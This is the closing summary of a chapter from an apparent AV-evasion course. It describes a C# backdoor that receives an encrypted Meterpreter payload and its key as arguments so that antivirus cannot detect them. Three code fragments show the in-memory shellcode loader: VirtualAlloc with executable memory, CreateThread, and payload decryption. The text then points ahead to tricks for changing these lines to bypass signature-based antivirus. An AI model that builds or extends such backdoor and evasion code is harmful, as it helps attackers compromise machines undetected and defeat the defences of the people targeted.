at a glance : in this chapter we had two C# Source Code , First for Encryption and second for Decryption (Backdoor) also we used Argument Technique for Inputing Data like KEY or Encrypted Meterpreter Payload to C# Backdoor so Inputing Data by Argument is really Useful Technique if you do not Want to Hard-coded KEY or Payloads in your Source code so by this Technique AV can not Detect your KEY or Payloads so in this Case Anti-viruses “maybe” Will Detect your C# Codes like these Sections of your Backdoor Code :

```
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
```

or maybe some Avs will Detect this Section :

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

or maybe this Section of C# Backdoor for Decryption :

```
byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);
```

in the Next Chapter we should talk about these lines of your Codes also we should talk about when these lines will detect by Avs then how Hackers can Bypass your signature-based Anti-viruses by Changing These lines to New Codes also Changing Signature for Codes very simple so in “chapter 3 of Course” you will see how Hackers can bypass our signature-based Anti-viruses by some tricks in C# Programming very simple.

Note : Some chapters are not “Free” and Next Chapter 3 in this course Is not free so I will “jump” to other chapters , “I am sorry”.

Now you can Watch one by one Videos.